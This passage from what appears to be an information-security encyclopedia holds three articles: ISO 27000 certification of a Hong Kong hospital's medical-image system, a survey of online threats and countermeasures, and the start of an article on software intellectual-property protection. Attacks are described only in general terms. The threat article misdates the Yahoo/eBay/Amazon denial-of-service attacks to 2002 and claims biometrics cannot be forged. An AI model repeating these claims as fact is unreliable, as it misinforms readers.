PACS is a filmless (Dreyer, Mehta, & Thrall, 2001) and computerized method of communicating and storing medical image data such as computed radiographic (CR), digital radiographic (DR), computed tomographic (CT), ultrasound (US), fluoroscopic (RF), magnetic resonance (MRI), and other special X-ray (XA) images. A PACS consists of image and data acquisition and storage, and display stations integrated by various digital networks. Full PACS handles images from various modalities. Small scale systems that handle images from a single modality (usually connected to a single acquisition device) are sometimes called *mini-PACS* The medical images are stored in an independent format. The most common format for image storage is DICOM (Digital Imaging and Communications in Medicine), developed by the American College of Radiology and the National Electrical Manufacturers' Association.

Tseung Kwan O Hospital (TKOH) is a newly built general acute hospital (built in 1999) with 458 in-patient beds and 140 day beds. The hospital is composed of several clinical departments including medicine; surgery; paediatrics and adolescent medicine; eye, ear, nose, and throat; accident and emergency; and radiology. A PACS was built in its radiology department in 1999. The PACS was connected with the CR, CT, US, RF, DSA, and MRI system in the hospital. The hospital has become filmless since a major upgrade of the PACS in 2003.

An ISO 17799/BS7799 ISMS was implemented in the TKOH PACS in 2003. During the implementation, a PACS security forum was established with the active participation of radiologists, radiographers, medical physicists, technicians, clinicians, and employees from the information technology department (ITD). After a BS7799 audit conducted in the beginning of 2004 and later ISO27000 upgrade audit was conducted in 2006, the TKOH PACS was the world's first system with the ISMS certification. In this article, the practical experience of the ISO27000 implementation and the quality improvement process of such a clinical information system will be explained.

MAIN FOCUS OF THE ARTICLE

In TKOH, the PACS serves the whole hospital including all clinical departments. The implementation of ISO27000 was started with the establishment of an ISMS for the PACS at the beginning of 2003. For effective implementation of ISO27000 in general, four steps will be required:

1. Define the scope of the ISMS in the PACS.
2. Make a risk analysis of the PACS.
3. Created plans as needed to ensure that the necessary improvements are implemented to move the PACS as a whole forward toward the ISO27000 objective.
4. Consider other methods of simplifying the above and achieving compliance with minimum effect.

Implementation of ISO27000 Controls in the TKOH PACS Security Forum

A PACS security forum was established for the effective management of all PACS related security issues in the hospital. The members of the forum were the hospital chief executive, radiologist, clinician, radiographers, medical physicists, technicians, and representatives from the information technology department. One of the major functions of the PACS security forum was to make the security policies for the management of the PACS (Peltier, 2001). Regular review of the effectiveness of the management was also required.

Business Continuity Plan

BCP (Calder & Watkins, 2002) is a plan that consists of a set of activities aimed at reducing the likelihood and limiting the impact of disaster events on critical business processes. By the practice of BCP, the impact and downtime of the hospital's PACS system operation due to some change or failure in the company operation procedure is reduced. BCP is used to make sure that the critical part of the PACS system operation is not affected by a critical failure or disaster. The design of this BCP is based on the assumption that the largest disaster is a complete breakdown of the PACS room in the radiology department of TKOH. The wards, the specialist outpatient department (SOPD), and the imaging modalities should still all be functional. During the design of a BCP, a business impact analysis (BIA) of the PACS was studied. The BIA was a study of the vulnerabilities of the business flow of the PACS, and it is shown in the business flowchart of Figure 1.

In the flowchart, image data were acquired by the CR, DR, CT, US, RF, MRI, XA, and other (OT) imaging modalities such as a film digitizer. The acquired image data were centrally archived to the PACS server, which connected to a PACS broker for the verification of patient demographic data with the information from the Radiology Information System (RIS). In the PACS server, a storage area network (SAN), a magneto-optical disk (MOD) jukebox, and a tape library were installed for short-term, long-term, and backup storage. The updated or verified image was redirected to the Web server cluster (Menasce & Almeida, 2001) for image distribution to the entire hospital including the emergency room (ER) and consultation room. The load balancing switch was used for nonstop service of image distribution to the clinicians. A cluster of Cisco switches was installed and configured for automatic fail over and firewall purposes. The switches connecting

Figure 1. Business flow chart of the Tseung Kwan O Hospital PACS



Figure 2. Business continuity plan for the TKOH PACS



between the PACS network and hospital network were maintained by the information technology department (*A Practical Guide to IT Security for Everyone Working in Hospital Authority,* 2004; *Security Operations Handbook,* 2004). A remote access server was connected to the PACS for the remote service of the vendor.

Business Impact Analysis (BIA)

In the BIA (Peltier, 2001), according to the PACS operation procedure, all potential risks and impacts were identified. The responsibilities of relevant teams or personnel were identified according to the business flow of the PACS. The critical risk(s), which may affect the business operation of the PACS, could be determined by performing a risk evaluation of the potential impact. One of the methods in the BIA was to consider the contribution of the possibility of risk occurrence for prioritization purposes. The result of the BIA is shown in Table 1.

In Table 1, the responsible person for each business subprocess was identified to be PACS team, radiologists, radiographers, clinicians, or the information technology department. The most critical subprocess in the TKOH PACS was associated with the Web servers. Once the critical subprocess was identified, the BCP could be designed for the system as shown in the following figure. A responsible person for the BCP was also assigned.

Disaster Recovery Plan

Disaster recovery planning (DRP; Toigo, 1996), as defined here, is the recovery of a system from a specific unplanned domain of disaster events such as natural disasters, or the complete destruction of the system. Table 2 shows the DRP for the TKOH PACS, which was also designed based on the result of the above BIA.

Recovery Time for the DRP

During disaster recovery, timing was also important both for the staff and the manager. The recovery times of some critical subprocesses are listed as in Table 3.

Backup Plan

Backup copies of important PACS system files, patient information, essential system information, and software should be made and tested regularly.

Table 1. Results of BIA

Process No.	Process Location	Risk	Subprocess	Responsible Person	Impact	Impact Level	Probability	Level of Importance
1	PACS broker	Hardware failure	Patient demographic data retrieval	Radiographers, ITD	Manual input of patient demographic data	1	1	1
2	PACS servers	Hardware failure	Image receiving	PACS team	PACS cannot receive new images	2	1	2
3	SAN	Hardware failure	Image online storage	PACS team	No online image available in PACS. User still can view the images in the Web servers.	2	1	2
4	PACS servers	Hardware failure	Image verification	PACS team	Image data maybe different from what is in the RIS	1	1	2
5	Image viewers	Hardware failure	Image reporting	PACS team, radiographers	Radiologists cannot view images in the PACS server for advanced image processing and reporting. However, they can still see the images in the Web servers.	2	1	2
6	Jukebox	Hardware failure	Image archiving to MOD jukebox	PACS team	Long-term archiving of the images. There is a risk of lost images in the SAN.	2	2	4
7	Tape library	Hardware failure	Image archiving to tape library	PACS team	Another copy of long-term archiving. There is a risk of lost images in the SAN.	2	1	1
8	Jukebox	Hardware failure	Image prefetching from MOD jukebox	Radiologists, radiographers	Users cannot see the previous images. They cannot compare the present study with the previous.	2	2	4
9	Tape library	Hardware failure	Image prefetching from tape library	Radiologists, radiographers	Users cannot see the previous images. They cannot compare the present study with the previous.	2	1	2
10	Web servers	Hardware failure	Image distribution to clinicians	Clinicians, radiographers	The clinician cannot make a diagnosis without the images.	3	2	6
11	Cisco switches	Hardware failure	Image distribution through Cisco switches	Clinicians, radiographers	The clinician cannot make a diagnosis without the images.	3	1	3
12	Load-balancing switch	Hardware failure	Web-server load balancing	PACS team	The clinician cannot make a diagnosis without the images.	2	1	1
13	RAS server and Cisco router	System malfunction	Remote maintenance	PACS team	Vendor cannot do maintenance remotely.	1	1	1

Security and Security Awareness Training

Training (education concerning the vulnerabilities of the health information in an entity's possession and ways to ensure the protection of that information) includes all of the following implementation features.

i. Awareness training for all personnel, including management personnel (in security awareness, including but not limited to, password maintenance, incident reporting, and viruses and other forms of malicious software)
ii. Periodic security reminders (employees, agents, and contractors are made aware of security concerns on an ongoing basis)

Table 2. DRP for TKOH PACS

Step	Recovering Subprocess	Responsible Person	Process Location
1	Image distribution to clinicians	PACS team, contractor	Web servers
2	Image distribution through Cisco switches	PACS team, contractor	Cisco switches
3	Image online storage	PACS team, contractor	PACS servers, SAN
4	Image reporting	PACS team, contractor	Image viewers
5	Image prefetching from MOD jukebox	PACS team, contractor	MOD jukebox
6	Image prefetching from tape library	PACS team, contractor	Tape library
7	Image receiving	PACS team, radiographers, contractor	PACS servers
8	Image verification	PACS team, radiographers, contractor	PACS servers
9	Web-server load balancing	PACS team, contractor	Load-balancing switch
10	Image archiving to MOD jukebox	PACS team, contractor	Jukebox
11	Image archiving to tape library	PACS team, contractor	Tape library
12	Patient demographic data retrieval	Radiographers, ITD	PACS broker
13	Remote maintenance	PACS team	RAS server and Cisco router

Table 3. Examples of recovery times

DRP Level Triggered	Scope	Recovery Time
1	Clinicians in a ward or the SOPD cannot view images while other parts of the hospital are still functional.	Half day for the recovering of subprocess no. 10
2	Clinicians in several wards or the SOPDs cannot view images while the PACS in the radiology department is still functional.	One day for the recovering of subprocess nos. 10 and 11
3	Neither the clinical department nor radiology can view images.	One week for the recovering of subprocess nos. 1 to 13

iii. User education concerning virus protection (training relative to user awareness of the potential harm that can be caused by a virus, how to prevent the introduction of a virus to a computer system, and what to do if a virus is detected)

iv. User education in the importance of monitoring log-in success or failure and how to report discrepancies (training in the user's responsibility to ensure the security of health care information)

v. User education in password management (type of user training in the rules to be followed in creating and changing passwords and the need to keep them confidential)

Documentation and Documentation Control

Documentation and documentation control serve as a control on the document and data drafting, approval, distribution, amendment, obsolescence, and so forth to make sure all documents and data are secure and valid.

Standard and Legal Compliance

The purpose of standard and legal compliance (Hong Kong Personal Data Privacy Ordinance, 1995) was to avoid breaches of any criminal and civil law; statutory, regulatory, or contractual obligations; and any security requirements. Furthermore, the equipment compliance of the DICOM standard can improve the compatibility and upgradability of the system. Eventually, it can save costs and maintain data integrity.

Quality of PACS

In a filmless hospital, the PACS is a mission critical system for life-saving purposes. The quality of the PACS was an important issue. One method to measure the quality of a PACS was measuring the completeness of the system in terms of data confidentiality, integrity, and availability. A third-party audit such as the ISO27000

Table 4. Documentation control

Process Flow	Operation	Remark
Document Creation	Manuals, procedures, and work instruction should be written by the PACS team. Records should be kept in the general office.	If documents/manuals cover different departments, we should consider liaisons between different departments' roles.
Document Approval	Manuals should be approved by the chief of service (COS). Procedures and work instruction should be approved by the PACS manager. Records should be stored in the PACS room or general office.	Manual changes should be approved by the PACS manager.
Document Release	1. The distribution of manuals and procedures is controlled by the PACS manager. 2. The requirements from the customers and contracts related to information security of the PACS should be approved by the COS and released by the PACS manager.	Documents/manuals related to PACS should be signed by the PACS manager before distribution. The manual distributed should have a document number. Each personnel/department should update the document-control list regularly.
Document Revision Change Required	Manuals and documents should be amended by the document owner/department. If other personnel/departments are involved in the change, they should seek the approval from the owner/responsible departments.	Note the change and where the change is (e.g., which paragraph) on the first page. The original document/manual should be chopped or destroyed.
Document Check Not Applicable / Applicable	For general manuals from an outsourcing party (e.g., Afga) or other department, if they are applicable for PACS operation, they should be approved and adopted for PACS operation.	For this kind of manual, if it has not been revised for 1 year, it should be reviewed.
Document Obsolescence	Obsolete documents should be collected by the PACS manager. There should be one copy (soft copy or hard copy) kept by the PACS.	Each personnel/department should keep the previous updated version of the document for future review. The other obsolete copy should be destroyed.
Document Execution	It should be guaranteed that the operator or other related PACS engineer should get the right document in the right version.	During operation, no document should be copied, duplicated, or distributed without appropriate approval.

certification audit could serve as written proof of the quality of a PACS.

FUTURE TRENDS

Based on the experience in ISO27000 implementation, the authors were of the view that more and more hospitals would consider similar health care applications of ISO27000 to other safe critical equipment and installations in Hong Kong.

CONCLUSION

ISO27000 covers not only the confidentiality of the system, but also the integrity and availability of data. Practically, the latter is more important for the PACS. Furthermore, both standards can help to improve not only the security, but also the quality of a PACS because, to ensure the continuation of the certification, a security forum has to be established and needs to meet regularly to review and improve on existing processes.

KEY TERMS

Availability: Prevention of unauthorized withholding of information or resources.

Business Continuity Planning: The objective of business continuity planning is to counteract interruptions to business activities and critical business processes from the effects of major failures or disasters.

Confidentiality: Prevention of unauthorized disclosure of information.

Controls: These are the countermeasures for vulnerabilities.

Digital Imaging and Communications in Medicine (DICOM): Digital Imaging and Communications in Medicine is a medical image standard developed by the American College of Radiology and the National Electrical Manufacturers' Association.

Information Security Management System (ISMS): An information security management system is part of the overall management system, based on a business risk approach, to develop, implement, achieve, review, and maintain information security. The management system includes organizational structure, policies, the planning of activities, responsibilities, practices, procedures, processes, and resources.

Integrity: Prevention of unauthorized modification of information.

Picture Archiving and Communication System (PACS): A picture archiving and communication system is a system used for managing, storing, and retrieving medical image data.

Statement of Applicability: Statement of applicability describes the control objectives and controls that are relevant and applicable to the organization's ISMS scope based on the results and conclusions of the risk assessment and treatment process.

Threats: These are things that can go wrong or that can attack the system. Examples might include fire or fraud. Threats are ever present for every system.

Vulnerabilities: These make a system more prone to attack by a threat, or make an attack more likely to have some success or impact. For example, for fire, a vulnerability would be the presence of inflammable materials (e.g., paper).

Information Security Threats to Network Based Information Systems

Sumeet Gupta
National University of Singapore, Singapore

INTRODUCTION

While Internet has opened a whole new world of opportunity for interaction and business by removing many trade barriers, it has also opened up new possibilities and means of criminal acts altogether unheard of in the off-line world. Why do people commit crimes online? Perhaps, some of them attempt to gain unauthorised access to other's money. Some people have fun doing so and there are others who do it to take revenge or to harm others. While the motivation of conducting criminal acts may be the same as in the off-line world, the manner of such criminal acts is unique to the Internet. The vulnerability of the information transmitted over Internet is the root cause of the sprawling of criminal acts over Internet. Both users and vendors become vulnerable to criminal acts that undermine security due to easy accessibility of Internet and easy exploitation of security loopholes in the Internet. These criminal acts can adversely affect Internet users, particularly online vendors and customers. Therefore, it is important that Internet users not only become conversant of such criminal acts but also take suitable measures to counter and avoid becoming victims of these criminal acts. In this article we examine some of the major information security threats to Internet users with particular emphasis on electronic commerce and propose plausible solutions for a safer online experience.

The information security threats can be categorised into threats to the users, threats to the vendors, and threats to both users and vendors. Electronic embezzlement, sniffing and spoofing, and denial-of-service attacks are examples of threat to the vendor. Credit card frauds and malicious codes are examples of threats to the users. Cybervandalism and phishing are examples of threats to both users and vendors.

CYBERVANDALISM

Cybervandalism is defined as an act of intentionally disrupting, defacing, or even destroying a site (Laudon & Traver, 2003). Hacking and cracking are two common forms of cybervandalism. Hacking is an act of unauthorised access to computer systems and information (Laudon & Traver, 2003). Hackers, in general, are computer aficionados excited by the challenge of breaking into corporate and government Web sites. There are three types of hackers, namely, white hats, black hats, and grey hats. White hat hackers are good hackers and are employed by the firms to locate and fix security flaws in their systems. Grey hat hackers are people who think that they are doing some greater good to the society by exposing security flaws in the systems. Black hat hackers are the one with criminal intent. Also known as crackers, black hat hackers pose the greatest threat and act with the intention of causing harm. Sometimes such hackers are merely satisfied by breaking into the files of a Web site. However, some of them a have more malicious intention of committing cybervandalism by intentionally disrupting, defacing, or even destroying the site.

Hacking is widely prevalent in the cyber industry. Recently, the publication of cartoons of Prophet Mohammed in a Danish newspaper angered hackers who then defaced the homepages of hundreds of Danish Web sites on a Saturday (Reddy, 2006). The hacking of Macs' platform is quite common (Patricks, 2006). Once the intruder gets into the system, the intruder will then be able to cause great damage to the network and its enterprise. This makes the loss of millions of dollars in a split second a high possibility. One such example is that of Network Associates (www.nai.com.br and www.mcafee.com.br), an Internet security firm whose Web sites were defaced by hackers recently. The intruders spattered cyber-graffiti over the Brazilian-based Web sites. They gained access to the Web sites by hacking the company's host Internet service provider (ISP). But luckily none of the company's systems or information were damaged.

In e-commerce, information security and privacy are two major threats for a customer to engage in online transactions (Hoffman, Novak, & Peralta, 1999). Currently, most sites that require user login have password protection. However, passwords have many disadvantages (Conway & Koehler, 2000). They are generally chosen poorly, managed carelessly, and often forgotten. This definitely aids hackers who use these shortcomings of users to hack into accounts.

CREDIT CARD FRAUD/THEFT

A common form of hacking is credit card fraud, whereby credit card information is stolen and used (Laudon & Trevor, 2003). Credit card fraud is the most high profile e-commerce crime which compromises nonrepudiation and confidentiality of the customers. Vendors are affected the most while customers are generally insulated. This is because, while credit card companies ensure that card owners are only liable for the first 50 dollars, vendors are liable for everything they ship in unsanctioned transactions. Losses for vendors can include cost of goods, cost of shipping, administrative cost of dealing with fraudulent transactions, 'charge-back' fees that banks demand to offset their own administrative costs, and orders that online merchants reject in their determination to prevent fraud. Losses for vendors are estimated to be as much as $60 billion in 2005, according to Financial Insights (Louvel & Capachin, 2005). Stolen credit card numbers may be used by hackers to assume a new identity. Users end up paying for items that they did not purchase. Vendors in turn may have delivered the product but payment will not be made, since it is a case of stolen identity and the credit card issuers will not honor vendor's sales. For instance, Vladimir Levin broke into Citibank's system and downloaded customers' passwords, transferring $3.7 million into his account. Both Citibank and users were affected.

DENIAL-OF-SERVICE ATTACK

Denial-of-service (DoS) attack is another kind of cybervandalism. It is an attack on a computer system or a network in which the attacker floods a Web site with useless traffic to inundate and overwhelm the network (Laudon & Traver, 2003). Such an attack may cause a network to shut down, making it impossible for users to access the site. Typically, the attack consumes the bandwidth of the victim's network or overloads the computational resources of the victim's system. It tends to cause inconvenience and annoyance to the users as the network stops responding to normal traffic and service requests from clients. In addition, prolonged shutdown of the vendors' server and systems will also lead to great losses in money and reputation, as transactions with customers are paralysed. The economic damage from DoS attacks in 2004 was estimated to be around $30 billion and $37 billion worldwide (Content Wire, 2004).

Typically, in establishing a connection with the vendors' site, the user sends a message asking the vendor's server to authenticate it. The server returns the authentication approval to the user. The user acknowledges this approval and then is allowed onto the server. In a denial-of-service attack, the attacker sends several authentication requests to the server, thus filling up the server. All requests have false return addresses, so the server cannot find the user when it tries to send the authentication approval. The server waits, sometimes more than a minute, before closing the connection. When it does close the connection, the attacker sends a new batch of forged requests, and the process begins again, tying up the service indefinitely and thus hanging up the server[1]. When such an attack is made from different computers, it is known as distributed denial-of-service.

Yahoo!, eBay, and Amazon.com are examples of such victims that were attacked in February 2002 by a Canadian teenager, resulting in huge losses (Laudon & Traver 2003).

MALICIOUS CODES

Malicious code, such as virus or Trojan horse, is software specifically designed to damage or disrupt a system. The term malware is an acronym for malicious software which are designed to infiltrate or damage a computer system, without the owner's consent. Malware generally upsets the integrity of the Internet system as it impedes the networks of both the users and the vendors. Computer viruses, worms, and Trojan horses are some of the various kinds of malware. The economic damage from malware proliferation was estimated to be around $157 billion and $192 billion worldwide in 2004 (Content Wire, 2004).

A *computer virus* is a computer program that is able to modify other programs, usually to the determent of the computer system, by replicating itself. A virus attack can shut down the entire computer system of the Internet user, resulting in loss of valuable data. In e-commerce, virus attacks can be costly to both vendors and customers, as they are no longer able to carry out their transactions. In addition, customers' data such as e-mail address and online orders can be corrupted or deleted by a virus threat, thus causing the company to be unable to meet customer order in time, resulting in loss of reputation. A recent virus prevalence survey (Bridwell, 2005) showed an increase in the total number of occurrences, the time needed for businesses to recover from attacks, and the overall cost of recovery. The study found that e-mail attachments are the most frequent source of infection, followed by Internet downloads and Web browsing.

A *worm*, on the other hand, is a self-replicating computer program. Instead of spreading from file to file (as in the case of viruses), it is designed to replicate from computer to computer (Laudon & Traver, 2003). It is able to locate the e-mail addresses in the customers' database and send itself to all of them. Users might get annoyed and decide to terminate any future contacts with the company. This may thus result in loss of reputation and business for the company.

Trojan horse is a benign appearing malware, but is does something other than expected (Laudon & Traver, 2003). It does not replicate itself but is often a way for viruses or other malicious codes to be introduced into a computer system. A Trojan horse may masquerade as a game, but actually hides a program to steal passwords and mail them to another person.

Chernobyl virus is a good example of a malicious code. It is capable of wiping out the first megabyte of data on a hard disk thereby making the rest of the data useless. An instance of a virus affecting users is the recent outspread of an MSN virus. Once the virus has invaded the hard drive, the following message will keep appearing 'Hey you can see who's blocking you on MSN! Download it now http://www.block-checker.com.' This does not only lead other users to clicking on the link and getting the virus in their computers, but it also spoils the users' reputation as many of them unknowingly cause other users to get this virus.

SNIFFING AND SPOOFING

Sniffing and spoofing are two ways by which an attacking organisation can gain access to an organisation's Web server. It is one of the favorite weapons in a hacker's arsenal. Sniffing is a type of eavesdropping program that monitors information traveling over a network thus enabling hackers to steal information off the network (Laudon & Traver, 2003). This directly endangers confidentiality and privacy of the Internet users. Sniffer software passively watches and copies packet transmissions. This allows attackers to gather further information unobtrusively about the system and its vulnerabilities.

Web spoofing allows an attacker to create a *shadow copy* of the entire World Wide Web. This allows the attacker to monitor all of the victim's activities including any passwords or account numbers the victim enters. Sometimes, these attackers set up a Web site and pass it off as a particular merchant, stealing business from the actual site. Information collected by the site can also be used in credit card frauds, online scams, or other criminal purposes. Users who have made a purchase at these sites may also not receive anything eventually. In addition, the fake site may mar the reputation of the actual merchant's online site, if customers are unaware of the actual situation. In some cases, orders made on the fake site will be transferred back to the original vendor at a large scale, resulting in sudden changes in its supplies and inventory, which disrupts the management.

Online marketplace eBay and its online payment unit PayPal are two Web sites that spoofers most frequently try to spoof, and Citigroup's Citibank is the most popular target among banks.

PHISHING

Phishing is one of the most rampant frauds concerning online purchases and accounts. A phishing attempt is one from an unauthorised third party who is trying illegally to gather personal data or information from a customer or user through posing as the official service provider or business. It is an example of an online scam that involves the sending of an e-mail to a user and falsely claiming to be an established legitimate enterprise. The e-mail directs the user to visit a Web site where they are asked to update or key in personal information, such as passwords and credit card, social security, and bank account numbers. Consequently, users face the threat of having their identities used by the scammers for further criminal acts.

One famous example is the Nigerian Scam, also known as the '4-1-9 fraud.' It is a five billion US$ (as of 1996) worldwide scam which had been running since the 1980s under successive governments of Nigeria. Disturbingly, it is difficult to catch the phishers and there is no active means of creating barriers to block off these fraudsters other than creating an increased awareness on the part of the company and the consumer of the possibility of phishing attempts. Should a customer's data be compromised, it is likely to cause an economic impact on the bank as customers are likely to feel negative about the matter and may stop patronising or even tell others to stop transacting from the bank due to their own negative experience, even if there was no fault on the part of bank.

ELECTRONIC EMBEZZLEMENT

External security measures are generally the main focus of information security. However, the internal environment of an organisation must also be secured. Some of the largest disruptions to service, destruction to sites, and diversion of customer credit data and personal information have come from insiders (once trusted employees). Employees, who have access to confidential information, take advantage of their authority to embezzle money. Since they are trusted by the company it is easier for them to commit this act. Some employees steal huge sums of money while others create loop-holes in the control policies and computer systems. Many such cases of embezzlement are only realised after the employee has left the company. It is the single largest financial threat to vendors as employees have access to privileged information. More than a third of the worst computer system security breaches at UK companies were from employees (ZDNet UK News, 2002). Results of a recent survey (TechRepublic.com, 2006) indicate that insiders are likely to be responsible for 68% of the organisation's security breaches, compared to 17% by hackers and 15% by customers and competitors. Some of the threats include the unauthorised employee access and modifications and erasures of data, employees downloading forbidden data and removing software, and employees downloading or loading unlicensed software on the system.

MEASURES FOR INCREASED INFORMATION SECURITY

The information security measures can be classified as technical, strategic, and physical security measures. Following paragraphs discuss these security measures.

Technical Security Measures

To ensure secure electronic monetary transaction, vendors should adopt the secure electronic transaction (SET) standard, which ensures confidentiality of information encryption and payment integrity, and authenticates both vendors and consumers via encryption of data, such as a credit card number. In addition, vendors can also acquire a secure sockets layer (SSL) certificate, which guarantees the person that the confidential information is sent only to the person who can read it. This prevents secret information, such as a credit card number and account number from leaking into the hands of unauthorised users. For preventing the hacking of passwords, vendors can adopt one-time password systems. An one-time password is one that is only good for one use. After it has been used it cannot be used again and hence makes it useless to a sniffer.

In case of electronic embezzlement, intrusion-detection systems together with auditing can be implemented. An intrusion detection system (IDS) is a system for detecting attempts to break into or misuse a computer system. The two types of intrusion detection systems are network intrusion detection systems (NIDS) and host-based intrusion detection system (HIDS). The former discovers an intruder by matching the attack pattern to a database of known attack patterns. It watches all network traffic. Such programs search for recognised hacker tools and trigger an alarm when hacking is detected. Such systems require monitoring by staff members or alternatively, vendors could use intrusion-detection services so that it carries out its functions properly. One example of such a program is Snort®. Accounts of employees who have left the company should also be closed and their access into the system should be halted promptly to avoid any embezzlement.

Vendors can also protect their networks from potential security threats by a number of measures. One would be the use of firewalls. Firewalls are software applications that act as filters between a company's private network and the Internet. They prevent remote client computers from attaching to the internal network. Information to be sent or received has to be processed by the firewall software. Operating system features can also help further protect servers and clients. Vendors can use operating systems that not only have a built-in username and password requirement, but also have an access control function that automates user access to various areas of the network. This measure ensures that only authorised personnel can obtain access to highly confidential information.

Users can also prevent an attack on their computer systems by using antivirus software. An antivirus software is a computer program that is designed to detect and take action to remove or disarm known viruses. An antivirus software can block user access to the infected files as well as inform the user that that particular file was infected upon detection of a virus. Some examples are those from McAfee and Norton. Antivirus software usually identify and is able to remove common types of viruses. Updates need to be done so as to enable the protection of the computer system against new viruses.

Strategic Security Measures

A security team is necessary in a company to define security standards and implement security policies. The team will be responsible for managing and addressing all security-related problems in the company. Company may employ white-hat hackers' to discover loop-holes in the system and secure these 'holes.' The purpose of the security policy is to heighten awareness on security risks and the relevant prevention measures. Thereafter, a training and security awareness program should be implemented to inform and train the users on the terms in the security policies. This should reach all areas of the company, from senior managers to end users. This program explains the security policy and ensures that the rules and regulations regarding security are understood.

Vendors should regularly backup their data so that if a virus attack occurs, important data, like customers' particulars and purchase orders, will not be lost altogether. Backing up data consistently after each update ensures that the latest information on the computer system can be recovered upon a virus disaster.

Physical Security Measures

Vendors can prevent unauthorised access by hackers by adopting physical access methods. These include biometrics and smartcards. Biometrics identifies users solely on a physical chracteristic, such as voice, fingerprints, or size of iris that was previously stored in the system. Since the characteristic is unique to individual users, there is no way it can be forged, unlike passwords, which can be easily guessed or stolen by unauthorised users. Smartcards, which have a microchip that stores data, like electronic cash and digital certificates for unique identity authentication, can also be used.

CONCLUSION

Security threats are becoming more prevalent and destructive to both vendors and users over the Internet. Therefore, countermeasures against security threats should be adopted. However, this cannot be a one-way solution. Both vendors and users have to play their own individual part in order for these measures to be effective. It is the responsibility of both parties to ensure a safer online experience. Users are advised to be fully aware of the possible security risks involved over the Internet before making online purchases. Vendors should be fully equipped with the necessary security measures, as well as to make its consumers aware of the security measures taken by them. However, security loopholes are ubiquitous over the Internet and, thus, it is inevitable to have a certain degree of security risk in e-commerce.

KEY TERMS

Confidentiality: Refers to the ability to ensure that messages and data are available only to those who are authorised to view them.

HIDS: Host based intrusion detection system. HIDS consists of an agent on a host which identifies intrusions by analysing system calls, application logs, file-system modifications (binaries, password files, capability/acl databases), and other host activities and state.

IDS: Intrusion detection system. Generally detects unwanted manipulations to computer systems, mainly through the Internet. The manipulations may take the form of attacks by skilled malicious hackers, or script kiddies using automated tools.

ISP: Internet service provider. A business or organisation that provides to consumers access to the Internet and related services

NIDS: Network intrusion detection systems. An independent platform which identifies intrusions by examining network traffic and monitors multiple hosts.

Nonrepudiation: Refers to the ability to ensure that e-commerce participants do not deny (i.e., repudiate) their online actions. For example, the availability of free e-mail accounts makes it easy for a person to post comments or send a message and perhaps later deny doing so.

Paypal: An e-commerce business allowing payments and money transfers to be made through the Internet.

SET: Secure electronic transaction standard. A standard that enables secure credit card transactions on the Internet.

SSL: Secure sockets layer certificate. A protocol developed by Netscape for transmitting private documents via the Internet.

Intellectual Property Protection in Software Enterprises

Juha Kettunen
Turku University of Applied Sciences, Finland

Riikka Kulmala
Turku University of Applied Sciences, Finland

INTRODUCTION

Enterprises are facing challenges in protecting their intellectual property (IP) due to the rapid technological changes, shortened lifecycles, and the intangibility of products. The IP protection granted by the national intellectual property rights (IPRs) legislation does not correspond very well with the needs of enterprises operating in a rapidly changing business environment (Andersen & Striukova, 2001; Bechina, 2006). The most valuable assets of knowledge intensive enterprises are the knowledge and skills embodied in human capital, which cannot be protected using the traditional and formal IP protection (Coleman & Fishlock, 1999; Kitching & Blackburn, 1998; Miles, Andersen, Boden, & Howells, 2000).

The challenges for IP protection in the context of knowledge intensive small enterprises lie in creating business environments that support the knowledge sharing and creation, innovativeness, and IP protection. In particular, the challenges are related to the identification of such formal and informal protection methods which improve the business process. The aim of knowledge management is to stimulate innovation and create knowledge. Knowledge management allows knowledge with critical and strategic characteristics in an enterprise to be located, formalised, shared, enhanced, and developed.

The purpose of this study on information security management is to explore how small and medium-sized enterprises (SMEs) protect their IP in software business. This study investigates how strategic IP protection supports the knowledge sharing and innovation creation and explores the critical phases of IP protection in small software enterprises. This study also describes and develops management, using the approach of knowledge management and applying the spiral of knowledge creation in software development.

The article is organised as follows. The IP protection of enterprises operating in software development is introduced in the background section. The main attention of the article concentrates on IP protection, which is analysed using the framework of knowledge management. IP protection is investigated in the various phases of knowledge creation in software development. Thereafter some future trends are described. Finally, the results of the study are summarised and discussed in the concluding section.

BACKGROUND

This article investigates IP protection in the software business from the perspective of an entrepreneur or a manager who wants to maximise the profits of the enterprise. The empirical data of the study consists of 17 independent owner-managed software enterprises in Finland and the UK located in the metropolitan regions of Helsinki and London. Multimedia technology is an essential target market of these networked enterprises. The data was collected using a sampling technique by which the sample was collected by using one respondent to suggest other suitable respondents. The chosen design for interviews was the semistructured and open-ended format to avoid variation in the responses and to facilitate the comparability of the information.

Although the importance of informal IP protection methods and strategies has been acknowledged in several studies (Coleman & Fishlock, 1999; Kitching & Blackburn, 1998; Miles et al., 2000), only a small number of empirical studies have been done in this particular area. The main finding of earlier studies is the importance of skills embodied in human capital that cannot be protected using the traditional methods of IP protection. A substantial part of the creative activity is not patentable, because of its intangible nature.

This implies new challenges to those responsible for IP protection.

Patents protect innovative and useful products, processes, and programs. Software-related inventions have been patentable for years in the USA. American enterprises are more patent conscious than their European counterparts. In Europe, software is not regarded as an invention and therefore it is not patentable. However, the countries belonging to the European Patent Convention (EPC) have agreed that software is patentable if it is technical in nature. In addition, technical devices or processes which include integrated software may be patentable. Apart from that, national patent offices have adopted their own practices. For example, the British Patent Office is very restrictive and defines narrowly what may be patentable. Copyright has formerly been the main protection method for software enterprises, but the role of patenting in IP protection increased in the 1990s, when the United States Patent and Trademark Office (USPTO) started to grant patents even to software products. However, the extreme complexity of software products causes problems. Often many patents are needed to cover a specific product or a specific type of implementation (Kahin, 2003). However, the program is still not patentable if it does not include a technical component.

Many small knowledge-intensive enterprises prefer informal means to protect their IPs. In some sectors technical means of protection may simply be more effective than legal protection. Kitching and Blackburn (1998) conclude from interviews with the managers of 400 SMEs in four different industrial sectors (software, mechanical engineering, electronics, and design) that SMEs have realised the importance of IPRs and know-how in managing their assets. They make very little use of the formal methods of protection requiring registration. They prefer informal protection methods, because these are effective, inexpensive, and within the control of the enterprise. The main method of maintaining confidentiality is working with customers, suppliers, and employees who can be trusted (Coleman & Fishlock, 1999).

